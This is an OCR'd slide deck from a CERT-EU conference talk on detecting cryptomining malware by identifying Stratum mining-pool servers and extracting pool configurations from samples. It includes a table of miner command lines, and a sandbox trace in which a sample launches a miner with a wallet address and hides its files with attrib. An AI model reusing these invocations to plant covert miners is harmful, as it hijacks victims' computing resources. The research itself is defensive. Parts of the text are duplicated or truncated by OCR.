CERT-EU

FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Trick or treat?
Unveil the “Stratum” of the mining pools

Northsec - 16-05-2019

Who’s speaking ?

Ioana-Andrada TODIRICA	Security Administrator
Emilien LE JAMTEL	Security Analyst


The Computer Emergency Response Team for the EU institutions, bodies and agencies (EU-I):

Mandate: 2011 Pilot, 2012 Inter-institutional Taskforce, 2017 Inter-institutional agreement

Mission: to contribute to the security of the ICT infrastructure of the EU-I

Constituency of 60+ organisations and over 40.000 users

30 members of staff delivering highly technical and specialised operational services



Incident Handling

- CSOC
- Coordination
- Forensics
- Malware Analysis
- Advisories

CTI

- Threat Landscape Report
- Briefings
- Alerts
- Technical Feeds

Extended Services

- Log Management
- Security Consulting
- Vulnerability Assessment
- Red Teaming
- Infrastructure

Develop.

- Automation
- Security Tools
- Media Monitoring
- Client Portal


Cryptomining malware is still a thing

CVE-2019-3396 Redux: Confluence Vulnerability Exploited to Deliver Cryptocurrency Miner With Rootkit Trend Micro – 07-05-2019

If the market goes down, just infect more targets !

POCs are easily available online

Mining pools 101




The Stratum mining protocol is used to distribute job to mining pool workers

- Solo-mining is an exception, especially in the botnet community.

- The Stratum mining protocol was developed in 2012 as a replacement for the obsolete getwork protocol.

- Line-based protocol over TCP sockets with payload encoded as JSON-RPC messages.

We developed different strategies to identify Stratum servers



Scanning


Processing cryptomining samples

Extracting mining-pool configuration

Search Engines

* you can use a SNORT rule to detect the protocol

Let’s hunt for interesting samples



Cryptomining malware Samples

Looking for samples matching:

stratum references


Hardcoded wallet addresses

Usage of known mining software

Outbound connections to mining pools

* Around 20000 unique samples collected

Processing workflow (static analysis)



Base64decode

Decompilation
(retdec / snowman)

yara

Mining software	
Embedded	Downloaded
Configuration	
Command-line	Configuration file

`[^ ]*?@\.[^ ]*?[^ ]*`

REGEX to extract stratum configuration

Here are some way to specify Stratum server

Software	Command-line	Config file
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k	“pools”: [{ “url”: “pool.monero.hashvault.pro:3333”, “user”: "4BrL51JCc9NGQ71k…
xmr-stak	-	“pool_list” : [{“pool_address” : “haven.miner.rocks:4005”, “wallet_address” : "hvxxzujE7USHRSMU…
cgminer	cgminer -o stratum+tcp://uk1.ghash.io:3333 -u username.worker -p X	“pools” : [{ “url” : “http://usa.wemineltc.com:3336”, “user” : “user.worker”,
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOUR_USER_NAME_OF_POOL -p YOUR_PASSWORD_OF_POOL	-
ccminer	ccminer-x64.exe -a x17 -o stratum+tcp://yiimp.eu:3777 -u DSqoG… -p X	{“url” : “stratum+tcp://stratum.nicehash.com:3333”, “user” : “Bitcoin address”, “pass” : “p=0.8”, “algo” : “x11”}
ethminer	ethminer.exe --farm-recheck 200 -U -S eu1.ethermine.org:4444 -FS us1.ethermine.org:4444 -O X	-
Claymore	EthDcrMiner64.exe -epool stratum+tcp://daggerhashimoto.eu.nicehash.com:3353 -ewal 1LmMN… -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	POOL: eth-eu1.nanopool.org:9999, WALLET: YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL, PSW: x, WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrpool.com:3333 -u 48JvicghZ -p x	{“url” : “stratum+tcp://127.0.0.1:8332”,v"user" : “rpcuser”, “pass” : “rpcpass”,}

Here are some way to specify Stratum server


Software	Command-line
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k

Config file

```
“pools”: [{
“url”: “pool.monero.hashvault.pro:3333”,
“user”: "4BrL51JCc9NGQ71k…
```

Software	Command-line	Config file
X	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-	“pools”: [{
X		
C		
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOU	-
ccminer	ccm	
ethminer	ethm us1.	
Claymore	EthD stratum+tcp://daggerhashimoto.eu.nicehash.com:3353 -ewal 1LmMN... -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL, PSW: x, WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrpool.com:3333 -u 48JvicghZ -p x	{“url” : “stratum+tcp://127.0.0.1:8332”,v"user" : “rpcuser”, “pass” : “rpcpass”,}

Dynamic analysis



Analysed 6 processes in total (System Resource Monitor).

```
└ 633868c5adc5ec520e55b92bcff4be17.exe (PID: 3132) 36/61
  ├ cmd.exe cmd /c C:\32.bat (PID: 3140) >_
  │ └ 32.exe -o stratum+tcp://pool.minexmr.com:7777 -u 429euCzLAzGibAmq2Fq7MxEjQ2zZbTGRSjB6iJAE4LUcFjs3oTmobZRL8QtffYcyfyEBxJNwBkB2TTpi4jiYJe5TEXMJtnR -p x
  │   -t 32 (PID: 3180) >_ 64/81 Hash Seen Before
  ├ attrib.exe %WINDIR%\system32\attrib.exe +H 633868c5adc5ec520e55b92bcff4be17.exe (PID: 3240)
  ├ attrib.exe %WINDIR%\system32\attrib.exe +H C:\32.bat (PID: 3256)
  └ attrib.exe %WINDIR%\system32\attrib.exe +H C:\32.exe (PID: 3248)
```

Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)


Domain	Address	Registrar	Country
pool.minexmr.com	-	-	-

Contacted Hosts

Login to Download Contacted Hosts (CSV)


IP Address	Port/Protocol	Associated Process	Details
188.165.254.85 OSINT	7777 TCP	32.exe PID: 3180	France ASN: 16276 (OVH SAS)

Sandox reports



```
root@siftworkstation:/home/sansforensics/Desktop/shared# vol.py --profile=Win2003SP1x86 pslist -f CMIT_460_Lab_3-4.vmem
Volatility Foundation Volatility Framework 2.4
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
